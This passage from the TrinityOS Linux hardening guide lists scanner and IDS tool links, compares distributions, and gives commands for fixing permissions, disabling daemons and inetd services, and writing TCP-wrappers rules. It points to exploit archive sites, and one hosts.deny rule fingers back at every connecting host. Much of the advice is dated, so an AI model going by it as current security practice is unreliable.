<http://www.insecure.org/nmap/>

5.42.5 - Nessus:

<http://www.nessus.org/>

5.42.6 - COPS (old)

<ftp://ftp.freesoftware.com/pub/linux/sunsite/system/security/cops_104.tgz>

5.42.7 - Saint (new version of Satan)

<http://www.wdsi.com/saint/>

5.42.8 - SATAN (Old)

Newer: <<ftp://ftp.porcupine.org/pub/security/index.html>>

Older <<ftp://ftp.win.tue.nl/pub/security/satan.tar.Z>>

5.42.9 - Solar buffer-overflow fixer

<ftp://ftp.huwig.de/pub/linux/mama/2.0/stack_noexec-symlink-security-fix.bz2>

5.42.10 - Kurt Seifried's Linux Administrators Security Guide (LASG)

<<https://www.seifried.org/lasg/>>

5.42.11 - Ofir Arkin's paper on ICMP protocol fingerprinting

<http://www.sys-security.com/archive/papers/ICMP_Scanning_v2.0.pdf>

5.42.12 - Other URLs:

Test Exploits: <<http://www.miaif.lip6.fr/willy/security/>>

Test Exploits: <<http://www.rootshell.org>>

Test Exploits: <<http://www.10pht.com>>

Test Exploits: <<http://www.geek-girl.com>>

Security Alerts: Subscribe to BugTraq at <<mailto://LISTSERV@NETSPACE.ORG>>

More Security:

<<http://www.ecst.csuchico.edu/dranch/LINUX/index-linux.html##security>>

<<http://www.ecst.csuchico.edu/jtmurphy/>>

5.42.13 - Abacus Security Initiative

Includes host_sentry, port_sentry and logchecker.

<<http://www.psionic.com/abacus>>

5.42.14 - Intrusion Detection Systems (IDS) Tools SHADOW (SANS)

SHADOW (SANS): <<http://www.nswc.navy.mil/ISSEC/CID/step.htm>>

Snort: <<http://www.snort.com>>

5.42.15 - Network Flight Recorder

Setup HOWTO: <<http://www.nswc.navy.mil/ISSEC/CID/nfr.htm>>

NFR software: <<http://www.nfr.net/download/>>

NFR ID Attack ID Packages: <http://www.nswc.navy.mil/ISSEC/CID/nfr_id.tar.gz> <<http://www.10pht.com/NFR/>>

5.43 WWW proxy (Apache or Squid)

5.44 WWW Ad banner filtering

<<http://www-math.uni-paderborn.de/axel/NoShit/index.html>>

patch: <http://www.america.com/chrisf/web/NoShit/WebFilter_0.5.patch.gz>

Example filter: <<http://www.america.com/chrisf/web/NoShit/library.txt>>

5.45 Zip drive

<<http://www.torque.net/campbell>>

5.46 Linux Applications:

<<http://www.xnet.com/blatura/linapps.shtml>>

5.47 Linux Games:

X-Shipwars: <<http://fox.mit.edu/xsw/>>

5.48 Linux Real Time messengers:

<<http://www.portup.com/gyandl/>>

6 Thoughts on Picking a Linux Distribution

6.1 - Installing Linux distribution

This is too complicated to be covered in TrinityOS. You'll find lots of help elsewhere though!

Here are a few comments that talk about what Linux distribution might be right for you.

One thing I've been asked over and over is regarding users trying out Linux with an old Linux CD that was given to them. With the new 2.2.x kernel out, all new Linux distributions BLOW AWAY the old ones in terms of ease of setup, performance, hardware compatibility, etc. So, I recommend that you get a new copy a given Linux distribution and give that a look. And you can't tell me it's expensive when you can get almost ANY Linux distribution for under \$3.00 US a CD from places like <<http://www.cheapbytes.com>>.

```

*-----*
* What do I use? I currently use Mandrake v6.1 and 7.0 but I'm worried about Mandrake's dir
*-----*

```

So, with that behind us, here is a few notes:

6.2 Redhat: <http://www.redhat.com>

Redhat, currently in its 6.2 version, is a modern Linux distribution that has a strong installation program and has some great system administration utilities too. One of the best parts of Redhat is its incremental RPM package installation and upgrade system. Another major reason for going with Redhat is its support for the new Glibc2 libraries. Redhat is constantly upgraded and is well supported in the Linux community.

Redhat is a good choice for the Linux newbie that wants Linux running with all kinds of functionality without a lot of work. It comes with everything from TELNET/FTP to Microsoft and Novell file server emulation. If you are already a UNIX snob, you might find Redhat's layout wierd (unless you are a Sun Solaris (SYSV) person - the /etc/rc.d/rc2.d layout is similar).

BUT, many people don't like Redhat. Why?

1. Redhat has a LOT of extra software built-in. Yes, you can choose the "Custom" installation process and get rid of most of the options (recommended) but a FULL install is 1.5+GB!
2. If you want to **learn** UNIX (not specifically Linux) in the classic LINUX step-by-step fashion and truly understand it (the hardest but BEST way (IMHO)), Redhat probably wouldn't be my first choice! Yet, I do have to admit my opinion is slowly changing though.
3. Redhat changes the entire behavior of how Linux is set up and configured compared to other distributions like Slackware to be more easy to use, modifiable via scripts, etc. Unfortunately, Redhat's GUI tools don't easily tell you what it is going to do to your config files. If you want to learn UNIX in a classic fashion, go with Slackware or, to a lesser extent, Debian, SuSe, etc! Those distributions are a LOT more plain and easier to initially figure out.

Version 6.x has enhanced the installation program for easier use and they have updated almost ALL of the tools such as Apache, Samba, etc. Also, the ASCII, NCURSES, and X-Windows versions of the "linuxconf" and "control-panel" GUI interfaces are getting VERY cool!

6.3 Mandrake: <http://www.linux-mandrake.com>

Mandrake Linux, currently at version 7.0, is a close derivative of Redhat Linux with some changes and add-ons. The main difference between Mandrake and Redhat is that Mandrake is compiled for [Pentium] or newer machines. Redhat is currently compiled for Intel 386 (i386) processors. With the Pentium optimizations alone, Mandrake yeilds anywhere from a 10-20% performance increase over RedHat on new platforms.

Next, Mandrake has been adding more customized tools to their distribution. With these tools, like the "Mandrake Updater", administration is easier. If you like GUI tools, Mandrake has them!

One thing I do want to mention is that Mandrake 7.0's new installer called "Drak-X" has some ***SERIOUS*** problems. I won't go into deep details but both the Xwindows and Ncurses versions of Drak-X's partitioning utils failed to understand some simple partition layouts, etc. Not only that, it just doesn't give you the flexibility of installer methods like Redhat v6.2 does. BUT, it does give the user the option of different default security settings, etc. This is good but I'm very worried about the direction Mandrake is going. Enough said for now.

6.4 Slackware: <http://www.slackware.com>

Slackware, now at version 7.0 is one of the original Linux distributions and it is still one of my favorites. It definately isn't as slick in terms of installation or functionality compared to Redhat but it's laid out in a clear manner. Its INIT scripts (the scripts that are executed to bring the system up) are laid out in a very readable fashion (BSD-style) and everything is obvious (in the open). Slackware will be a comfortable

fit for the UNIX guru peoples out there. Like Redhat, Slackware uses a software package system (pkg) for modularized system upgrades. Though it isn't as fancy as Redhat's RPM system.. it has almost all the same functionality. Though patches do come out for Slackware, Redhat's community usually has patches available FASTER.

6.5 Debian: <http://www.debian.org>

Though I haven't used Debian much, many people out there seem to like it a lot. It has been best described to me as as a distribution that old Slackware users will LOVE that hate Redhat. Interestingly enough, Corel's distribution and also Storm are based on Debian.

Anyway, Debian doesn't include the kitchen sink in software like Redhat but it's laid out in a good manner and it has it's own RPM-like installation/upgrade system called dPKG with GUI frontends like "apt" or the older too, "dselect". One thing to note about Debian's package system is that it can automatically determine a package's dependancies (what other programs are needed to get this particular program to run) and automatically download AND install the required packages. In this respect, Debian is still untouched in ease of use.

Debian is quite modern and it does support the new Glibc2 library system.

Like Redhat, Debian is reported to be constantly updated and well supported. Many people argue that Debian is even better updated than Redhat though they are considerably slower to release new distributions compared to the other vendors.

6.6 Caldera: <http://www.calderasystems.com/>

Caldera, now at v2.3, is the most commercial of all the Linux distributions. They initially pulled ahead of the pack with a better installation program and auto-installing hardware modules but everyone caught up pretty quick. Caldera is understood to have the easiest installation program of ALL the distributions.

Caldera differentiates itself by trying to meet the needs of the corporate market. For example, they have completed a port of Novell's NDS directory services to Linux. Pretty cool!

6.7 SuSE: <http://www.suse.com>

SuSE, currently in version 6.3, is a fairly new distribution from Germany. I had previously tried their 5.x version but there was so much embedded German text in it, it bothered me so I gave up on it. I recently installed version 6.0 and it seems much better. Its installation program is pretty good though I think Redhat's is somewhat better. But, SuSE has a nice configuration tool called YaST and they were one of the first to come with the KDE window manager.

6.8 Other Distributions

There are other Distributions out there to pick from depending on your hardware platform (Dec Alpha, Motorola PowerPC, etc) such as:

TurboLinux - popular in Japan / Network clusters

LinuxPPc <<http://www.linuxppc.org>> - for PowerPC machines

LinuxPro <<http://www.wgs.com/>>

LinuxWare <<http://www.trans-am.com/>>

MkLinux <<http://www.mklinux.apple.com/>> - For 680x0 and PPC Apples

Stampede <<http://www.stampede.org/>>

You'll have to experiment and ask other Linux people what distribution they like and WHY! Personally, I'd recommend to get one of those multiple Distribution CD sets from places like <<http://www.cheapbytes.com>> and try them out yourself!!

For more Distribution details, check out:

<<http://www.linux.org/dist/english.html>>

<<http://metalab.unc.edu/LDP/HOWTO/Distribution-HOWTO.html>>

<<http://www.linuxgazette.com/issue31/hughes.html>>

7 Installing a distribution, patching it, and doing a Search/Replace on TrinityOS

7.1 Upgrading/Updating your Linux distribution:

Like ANY Linux distribution, bug fixes, security releases, etc. are always coming out and you NEED to stay on top of it. Remember, Linux is very functional but without a given security patch, a hacker can break into your box and do ANYTHING! Redhat, Debian, Slackware, etc have their own incremental update systems that makes this easier.

P.S. If the program you update to with "pkgadd" has different configuration file layouts, you will have to the conversion manually. Debian and Redhat's systems can do the conversion for you though I've had mixed results with this.

7.1.1 Redhat users:

Go to the Redhat Updates URL in 5 (Section 5) and download all the recent patches to a directory (ie. /tmp/patches). Once you have all of the newest RPMs, you should use the "Fresh" option of the RPM tool. This will update the RPMs on your machine ONLY if an older version of the RPM is installed on your machine. So, I recommend that you do:

```
rpm -Fvh /tmp/patches/*
```


Also, please heed these following warnings regarding RPMs:

```
*****
** Don't always trust RPMs!!!!                                     **
**                                                                 **
** See [Section 50] for more specific instructions on how to use **
** RPMs, see what files will be installed/replaced/OVERWRITTEN BEFORE you **
** install them, etc.                                             **
*****
** Staying on top of new RP Ms                                     **
**                                                                 **
** You should also implement the RPM notification tool that is documented **
** in [Section 43] to stay on-top of this in the future!         **
*****
```

7.2 TrinityOS diagrams and Search and Replace Keys

This is how the TrinityOS network is laid out:

Network topology diagram:



- Next, this section is to custom tailor your copy of TrinityOS to your specific environment. Do a search/replace on the "Search for" fields and replace them with your correct "replace with" fields.

PLEASE NOTE: If you are going to use IP Masquerading, you should use one of the private address spaces as described in RFC 1918 <<http://www.cis.ohio-state.edu/htbin/rfc/rfc1918.html>> such as:

- Class-A: 10.x.x.x

- Class-B: 172.16-31.x.x
- Class-C: 192.168.x.x

	search for -----	replace with (given as an example) -----
Your main login ID	johndoe	your-login
Your PPP ISP name	your-ppp-isp-name	your-ppp-isp-name
Your PPP ISP #	555-1212	555-1234
Your PPP login	your-ppp-login	your-ppp-login
Your PPP password	your-ppp-passwd	your-ppp-passwd
The Linux machine name	roadrunner	your-linux-boxes-name
Domain Name	acme123.com	yourdomain.org
Internal IP network	192.168.0.0	192.168.0.0
Internal IP address	192.168.0.10	192.168.0.10
Internal gateway IP	192.168.0.1	192.168.0.1
Internal broadcast IP	192.168.0.255	192.168.0.255
External IP network	100.200.0.0	100.201.0.0
External IP address	100.200.0.212	100.201.0.212
External gateway IP	100.200.0.1	100.201.0.1
External broadcast IP	100.200.0.255	100.201.0.255
Remote SECONDARY DNS	ns.backupacme.com	ns.yourdomain.org
External secondary DNS	102.200.0.25	102.201.0.25
Reverse DNS lookup	54.44.80.10	50.0.201.102
Explicit allowed IP#1	200.211.0.40	200.244.0.40
Explicit allowed IP#2	200.211.0.41	200.244.0.41
Explicit allowed IP#3	200.211.0.42	200.244.0.42
Explicit allowed IP#4	200.211.0.43	200.244.0.43
ISP DNS server #1	10.200.200.69	10.222.222.44
ISP DNS server #2	10.200.200.96	10.222.222.88
Your SMB Workgroup:	ACME123	your-linux-boxes-SMB-workgroup-name
Your pager email:	1234567@skytel.com	2321432342@skytel.com
An internal PORTFWed MASQ machine name:	coyote	one-internal-MASQed-machine-name
A internal PORTFWed MASQ machine IP:	192.168.0.20	192.168.0.20

```

Internal machines
  allowed to connect
to the MASQ server:  192.168.0.11          192.168.0.11
                    192.168.0.12          192.168.0.12

```

7.3 ## Fixing Redhat, Mandrake, etc. (bugs) that are right out of the BOX! (ouch!):

* These are errors, bugs, annoyances, etc that I've notice in Redhat5.x. But, these might be fixed in later CD releases, patches, etc.

<<http://www.ecst.csuchico.edu/dbranch/LINUX/TrinityOS-security/TrinityOS-security.tar.gz>>

7.3.1 - Fix all cron permissions (some fixed in RH6.x)

```

chmod -R 750 /etc/cron.hourly
chmod -R 750 /etc/cron.hourly/*
chmod -R 750 /etc/cron.daily
chmod -R 750 /etc/cron.daily/*
chmod -R 750 /etc/cron.weekly
chmod -R 750 /etc/cron.weekly/*
chmod -R 750 /etc/cron.monthly
chmod -R 750 /etc/cron.monthly/*

```

7.3.2 - Let Minicom and "ls" run in Color:

- Edit /etc/profile and add:
 - Add the following after the "export" line if you have Minicom installed: MINICOM="-c on"


```
export MINICOM
```
 - This "ls" issue is fixed in RH6.x but its good to setup regardless. Edit the /etc/bashrc file and add:


```
alias ls='ls -color=yes'
```

7.3.3 - Let ColorGCC always run to make compiling a little more obvious

- Add the following to the /etc/bashrc file to make compiling highlight various warnings, errors, etc. I think it helps..

```
export CC="colorgcc"
```

7.3.4 Fix the timezone

- NOTE: This is supposed to be already fixed in a Glibc RPM fix
 - Edit the /etc/profile file
 - * Just above the "EXPORT PATH" line, add the line for Pacific Daylight time (adjust for your Time zone) TZ=PST8PDT
 - Now edit the "EXPORT PATH" line and append the word "TZ"

7.3.5 - Change the default UMASK (default file/directory create)

NOTE: Changing this behavior makes the permissions of all NEWLY created files only readable by certain users and groups. This can have a detrimental effect on programs that need to be used by multiple users. The default is "umask 002 else umask 022".

NOTE2: If you see two "umask" lines, change them BOTH to 027

- edit /etc/profile, find the umask line(s) and make them it read "umask 027"

7.3.6 - Fix compressed FTP downloads (still broken in RH6.1)

NOTE: The changes were:

- "compress" is in /usr/bin and NOT /bin
- I had previously patched TAR to understand .BZ2 compression but this is now already done in RH6.x and most other modern Linux distributions (the man pages don't reflect this. Obviously this is STILL a bug as of Mandrake 7.0.).
- If you have an old distribution, compile up the new tar executale. Then put this new TAR binary in /usr/local/bin.
- Create a link to the new tar file ln -s /usr/local/bin/tar /bin/tar
- Now, to fix FTP so you can get compressed archives automatically from ftpd, edit the /etc/ftpconversions file and make it look like this:

```

.:Z: : :/usr/bin/compress -d -c %s:T_REG|T_ASCII:0_UNCOMPRESS:UNCOMPRESS
: : :.Z:/usr/bin/compress -c %s:T_REG:0_COMPRESS:COMPRESS
.:gz: : :/bin/gzip -cd %s:T_REG|T_ASCII:0_UNCOMPRESS:GUNZIP
: : :.gz:/bin/gzip -9 -c %s:T_REG:0_COMPRESS:GZIP
: : :.tar:/bin/tar -c -f - %s:T_REG|T_DIR:0_TAR:TAR
: : :.tar.Z:/bin/tar -c -Z -f - %s:T_REG|T_DIR:0_COMPRESS|0_TAR:TAR+COMPRESS
: : :.tar.gz:/bin/tar -c -z -f - %s:T_REG|T_DIR:0_COMPRESS|0_TAR:TAR+GZIP

```

7.3.7 - Fix the permissions on the /etc/rc.d/init.d script files!!!

Bad, Bad, Bad. Only "root" and admin groups should be able to do this type of administration.

```

chmod -R 770 /etc/rc.d/init.d/*

```

```

=====

```

8 Initial System security

This covers CMOS setups, disable ports, TCP wrappers, shadow passwds, etc.

First thing, I would recommend to do in addition to following TrinityOS for your needed purposes, read LDP's Security HOWTO for a more detailed explanation of what to do. Interestingly enough, I never read it until recently and a LOT of things I had independantly recommend was already in the Security HOWTO too! So, it sounds like we are on-track! I recommend you read it too! The URL is in 5 (Section 5).

8.1 BIOS/CMOS Settings

Upon system boot, enter into the CMOS setup

- AMI BIOSes use the DEL key
- Compaq BIOSes use the F10 key
- Some Phoenix BIOSes use Control-Escape, Control-Alt-Ret, F2, or Control-Alt-Shift (mostly in vendor-customized versions such as Dell).
- IBM Series 300 uses F2 in their SurePath Bios.

- Once you are in the BIOS, search around and try to set the following:

8.1.1 + Enabled the BIOS password

- I recommend the combination of upper and lower case characters with numbers!

8.1.2 + DISABLE booting from the floppy drive

By changing the BIOS boot order from A:,C: to C:,A:

If you are extra paranoid, you can set the floppy drive to READ only or even disable the floppy drive all together if you wish.

8.2 Linux root Password

- Now, boot back into Linux and make sure you have a password for the root login

```
passwd root
```

NOTE: You may not have noticed this but most Linux distributions only took the first 8 characters of your password. After that, they simply ignore ALL other passwords. For example, these two passwords are the SAME to Linux:

Pl3a5eGet0ut and Pl3a5eGe

Because of this, you need a strong password and it can ONLY be 8-characters long. You REALLY should use a combination of UPPER and lower case characters, numbers, and special characters such as:

```
[ `~!@#%&*()-_+=+{[]\|'";:<.>/? ]
```

Fortunately enough, the newer Linux distributions have fixed this issue. But regardless if this has been fixed on your distribution or not, it IS important that you choose a strong passwd.

8.3 - Enable the "sticky" bit in /tmp

This ensures that only the file's owner can delete

a given file in /tmp (Fixed in RH6.x):

```
chmod 1777 /tmp
```

8.4 - Disable the Control-Alt-Delete keyboard shutdown command

- This is pretty important if you don't have the best physical security on the box:

- Do implement this, edit `/etc/inittab` and change the line:

```
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
```

to

```
#ca::ctrlaltdel:/sbin/shutdown -t3 -r now
```

- Now, for the system to understand the change, type in the following at a prompt

```
/sbin/init q
```

8.5 - Disable the ability to run INIT in interactive mode

Newer Redhat:

- Edit the `/etc/sysconfig/init` script and change the line:

```
prompt=yes
```

to..

```
prompt=no
```

8.6 - Compile / install vlock (available in most modern distributions).

NOTE: Use this command if you are logged in as root and want to LOCK the ttys without having to log fully out and back in again. Nice!

8.7 - Change what system daemons get loaded by editing the following files in `"/etc/rc.d/"`

NOTE: Regardless of Linux distribution, you might want to SKIP some of the following steps if you plan to run:

- Samba (smb)
- Printing (lpd)
- Mail (Sendmail),
- NFS
- etc.

8.7.1 Redhat:

(though this is specific to Redhat, the following is a good read for ALL Linux users.)

The way that Redhat boots is the SysV way. This is where the OS will execute ALL files for a given runlevel (see definition below) that start with a "S" (that's a CAPITAL "S") and have a number after that in a numerical order from lowest to highest. For example, it will run "S10network" before it runs "S30syslog".

So what's a RUN-level? A run-level is the mode that the machine will load various system programs. Though this varies from Unix to Unix (Linux, Solaris, AIX, HP-UX, etc.), they are similar. For Linux, this is the run-levels (from /etc/inittab):

Please note that some Linux distributions have slight variations:

- 0: halt (stops the OS and sometimes shuts the power off)
- 1: single user (doesn't bring up the network, no passwd for root. Needed for system problems, lost root passwds, etc)
- 2: Redhat: Multiuser (Brings up the whole OS but doesn't mount remote file systems (NFS, CODA, etc)
SuSe: Full Multiuser (Brings up the whole OS with any remote file systems)
- 3: Redhat: Full Multiuser (Brings up the whole OS with any remote file systems)
SuSe: Xwindows (Brings up the system immediately into X-windows)
- 4: Unused
- 5: X-windows (Brings up the system immediately into X-windows)
- 6: Reboot (reboots the machine; usually into a COLD boot state [counts all the RAM, etc])

Also, if you didn't already notice, all of the files in various runlevel directories like /etc/rc.d/rc0, 1, 2, 3, 4, 5, 6.d are actually just symbolic links to all the real script files in /etc/rc.d/init.d! This makes things more manageable.

So, since Linux usually runs in multi-user / non-Xwindows mode, that means runlevel "3" will execute all files in the /etc/rc.d/rc3.d directory. Then, the system will begin to run ALL files starting with "S" in order. When you shutdown or restart the machine, you change the machine into runlevel "0" or "1". This will first execute all commands from the initial runlevel directory of "3" starting with "K". If the given process isn't already running, like my example for LPD, it will just skip it and move on. Get it?

8.7.2 Slackware:

The way that Slackware boots is the BSD way. It will execute the /etc/rc.d/rc.inet1 (network interfaces) file first. Then, it will run the /etc/rc.d/rc.inet2 (network services) file. This is much more readable than the Redhat method but its harder to maintain (IMHO).

8.7.3 Securing your machine by limiting what daemons load:

BSD-Style: Edit the following files in /etc/rc.d/ and make these changes unless you need that service.

```
- rc.M (disable email and WWW servers)
```

```

- line 75:      #'d out all lines for Sendmail
- line 97:      #'d out all lines for httpd

- rc.inet2 (disable SERVER and NFS servers)
- line 14:      #'d out all lines for lpd
- line 15:      #'d out all lines for lpd
- line 31:      #'d out all lines for portmap
- line 72:      #'d out all lines for mountd, nfsd, pcnfsd, bwnfsd

```

There are at least (6) ways to turn on/off what daemons load:

Via A GUI interface:

This process manipulation can be done either via:

- "chkconfig" command line utility
- "ntsysv" Ncurses GUI utility
- "tksysv" Xwindows GUI utility
- "control-panel" or "linuxconf" Xwindows GUIs.
- "Manual editing"
- "Deleting the package altogether"

Note - Though I'm a command line bigot, I feel the "ntsysv" GUI is the fastest way to modify these options!

NOTE #2 - It should be noted that some people really feel that if you are going to disable a package, you might as well REMOVE IT. This is technically MORE secure (nothing to run an exploit against) nor does it take up any disk space. Personally, I usually side with functionality and rather just disable the service vs. delete it all together. Now, if you're sure that you'll NEVER use this service, definately recommend to delete the package.

To DELETE a given package:

To remove packages:

- Redhat: rpm -e package-name
- Slackware: pkgdel package-name

NOTE #3 - I've found that when you first run these GUI tools, they will default to running and disabling some processes they SHOULDN'T! So, be careful and make sure that the tool is starting/stopping the correct daemons. Confirm this by going into the correct runlevel directory, say /etc/rc.d/rc3.d, and making sure only the minimal S* files are there.

With "chkconfig":

Please note that there might be some daemons that are missing and/or extra in your specific /etc/rc.d/init.d directory so make sure you enable/disable the appropriate ones for your needs.

```

--
#Disable automounters
chkconfig --level 2345 amd off

```

```
#Disable unless this is a laptop
chkconfig --level 2345 apmd off

#Disable unless you want to run batch programs within certain loads
chkconfig --level 2345 atd off

#Disable unless you want emails of EVERY ARP on your network segment
chkconfig --level 2345 arpwatch off

#Disable unless you want boot diskless workstations
chkconfig --level 2345 bootparamd off

#Disable unless this machine will be a DHCP *SERVER*
chkconfig --level 2345 dhcpd off

#Disable unless this machine will be a full blown router
chkconfig --level 2345 gated off

#Disable unless this machine will be a WWW server
chkconfig --level 2345 httpd off

#Disable unless this machine uses a modularized kernel
# NOTE: Not needed for 2.2.x+ kernels
chkconfig --level 2345 kerneld off

#Disable unless you really want to configure remote machines via Linuxconf
chkconfig --level 2345 linuxconf off

#Disable unless this machine will be a print server
#(for the local or remote machine)
chkconfig --level 2345 lpd off

#Disable unless you really need the proprietary MC server
chkconfig --level 2345 mcserv off

#Disable unless this machine will be a database server
chkconfig --level 2345 mysql off

#Disable unless this machine will be a caching or full blown DNS server
chkconfig --level 2345 named off

#Disable unless this machine will be a NFS server
chkconfig --level 2345 nfs off

#Disable unless this machine is a laptop or the PC has PCMCIA cards
chkconfig --level 2345 pcmcia off

#Disable unless this machine will be an NFS server or needs RPC tools
chkconfig --level 2345 portmap off
```

```

#Disable all R-cmds
chkconfig --level 2345 rusersd off
chkconfig --level 2345 rwalld off
chkconfig --level 2345 rwhod off

#Disable unless this machine is a email server
chkconfig --level 345 sendmail off

#Disable unless this machine is a Samba (MS File&Print) server
chkconfig --level 345 smb off

#Disable unless this machine is to support SNMP
chkconfig --level 2345 snmpd off

#Disable unless this machine is a local/remote HTTP proxy server
chkconfig --level 2345 squid off

#Disable unless this machine will be running X-windows
chkconfig --level 2345 xfs off

#Disable unless this machine will be an NTP server
chkconfig --level 2345 xntpd off

#Disable unless this machine will be part of a NIS/YP domain
chkconfig --level 2345 ypbind off
chkconfig --level 2345 yppasswdd off

#Disable unless this machine will be a NIS/YP server
chkconfig --level 2345 ypserv off

```

Manually:

NOTE: only do this to the processes you WON'T use.

NOTE #2: If, for some reason, any of the K or S* files don't exist and you want them to be there, use one of the GUI tools above.

Do this in /etc/rc.d/rc2.d, /etc/rc.d/rc3.d, and /etc/rc.d/rc5.d

```

- mv S08autofs K08autofs
- mv S20nfs K20nfs
      (unless this is for a full or caching NFS server)
- mv S20rusersd K20rusersd
- mv S20rwalld K20rwalld
- mv S20rwhod K20rwhod
- mv S30mcscserv K30mcscserv
- mv S98kernelld K98kernelld
- mv S35smb K35smb          (unless this is for a Samba F&P server)
- mv S60lpd K60lpd         (unless this is for a print server)
- mv S65portmap K65portmap (unless this is for a NFS server)
- mv S95nfsfs K95nfsfs     (unless this is for a NFS server)
- mv S45pcmcia K45pcmcia   (unless this for a laptop)

```

```
- mv S65dhcpd K65dhcpd      (unless this is for a DHCP server)
- mv S85httpd K85httpd     (unless this is for a WWW server)
- mv S80sendmail K80sendmail (unless this is for a mail server)
```

8.8 Shutting down most of inetd.conf

Inetd, called the "super server", will load a network program based upon a request from the network. I personally recommend that any program that you DON'T need shouldn't be able to load.

* The exceptions that I leave in and secure via a firewall and * TCPwrappers are: * * TELNET, FTP, SSH, and sometimes TALK, POP-3, IMAP, and FINGER. * * See below:

I recommend to edit the /etc/inetd.conf file and place a "#" in front of the lines to disable them (if not already done).

- echo - basic network functions that AREN'T needed
- discard - "
- chargen - "
- daytime - For checking the date remotely (or)
- time - "
- shell - Remote Shell. flexible but VERY insecure. A part of the R-command tools
- login - "
- exec - "
- comsat - Email box monitoring server (very old)
- talk - UNIX Talk (I usually allow this but secure it via the firewall/tcp-wrappers)
- ntalk - "
- dtalk - "
- pop-2 - For checking email. Use POP3 instead.
- uucp - For sending/receiving email the OLD way.
- tftp - For simple file transfers (unless you need this functionality)
- bootps - For simple configuration transfer (very old; replaced by DHCP)
- cfingerd - For probing information on a specific user or who is logged in
- systat - For probing information about the system itself
- netstat - For probing information about the system's network
- auth - For the ident system to see what user is creating specific network traffic
-
- linuxconf - For remotely configuring the system via the Linuxconf GUI
- swat - For remotely configuring the Samba server via Swat

Ones you can optionally disable if you don't need them are (many you want to leave available until you install a secure alternative like SSH):

- ftp - For insecure file transfer
- telnet - For insecure remote logins
- talk - For accepting local/remote real-time talk sessions
- ntalk - "
- dtalk - "
- pop-3 - For downloading email.
- imap - For checking email on the server.
- finger - For checking out info on system users (most people should disable this)
- cfinger - "
- NOTE: If you need to run finger, change the word "root" to "nobody".

Once you make these changes, finish editing the file. To make the change take effect, type in:

- Redhat: `killall -HUP inetd`
- Slackware: `kill -HUP `ps aux | grep inetd | grep -v -e grep | awk '{print $2}'``

8.9 TCP wrapper security

More and more Linux distributions are shipping with secure defaults. But, never ASSUME that things are locked down. CONFIRM IT!

- Edit `/etc/hosts.deny` and insert the following at the end of the file:

```
ALL: ALL
```

It should also be noted that TCP wrappers supports extensive logging and remote banners. Please see the end of this section for a detailed example.

- edit `/etc/hosts.allow` and insert lines at the end of the file for each IP and or Domain that you want to allow access to the Linux box.

— NOTE: Do NOT use DNS names for the hosts as DNS can be spoofed. Use TCP/IP addresses instead.

```
ALL: 127.0.0.1 #Needed for some local services like comsat
```

```
ALL: 200.211.0.40 #Securehost
```

```
ALL: w.x.y.z
```

For example:

```
ALL: 192.168.0.2          #Allow everything from coyote2
ALL: 200.211.0.40      #Allow all traffic from Explicit Allowed #1
ALL: 200.211.1.        #Allow *ALL* traffic from all hosts on the 200.211.1.x
                        #network. Yes, the option should END with a single "."
```

Or if you want to be more granular, you can do the following. All TCP wrapper supported daemons that you can put in here are noted in the `/etc/inetd.conf` file.

```
in.ftpd: 192.168.0.2    #Allow only FTP traffic from coyote2
in.pop3d: 200.211.0.40 #All only pop-3 traffuc from Explicit Allowed #1
```

TCP Wrapper logging and banner support

As mentioned above, TCP wrappers support advanced features like logging and sending text banners to the remote machine. To do this, you want to change the `/etc/hosts.deny` file to look something like the following:

```
# The following example will DENY all traffic except finger.
# For finger, it will allow the request but log it, send a banner and THEN
# deny it
#
# First, set up a booby trap and bounce message for all except finger
# and log attempt to /var/log/tcpwrappers.log

ALL except in.fingerd: ALL \
    :spawn (/usr/sbin/safe_finger -l @%h | /bin/mail -s %d-%h root;\
        date >>/var/log/tcpwrappers.log;\
        echo '%u@%h (%d) connection attempted.' >>/root/access.log)& \
    :rfc931 45\
    :twist /bin/echo \
        $'\nAccess to this system is limited to authorized users. \
        \n%u@%h is not a valid ID to access %d \
        \non this system. This attempt has been logged. \n'

# Now log and bounce message for finger
#
in.fingerd: ALL\
    :spawn (date >>/var/log/tcpwrappers.log; \
        echo '%u@%h (%d) connection attempted.' >>/var/log/tcpwrappers.log)& \
    :rfc931 45\
    :twist /bin/echo \
        $'\nAccess to this system is limited to authorized users. \
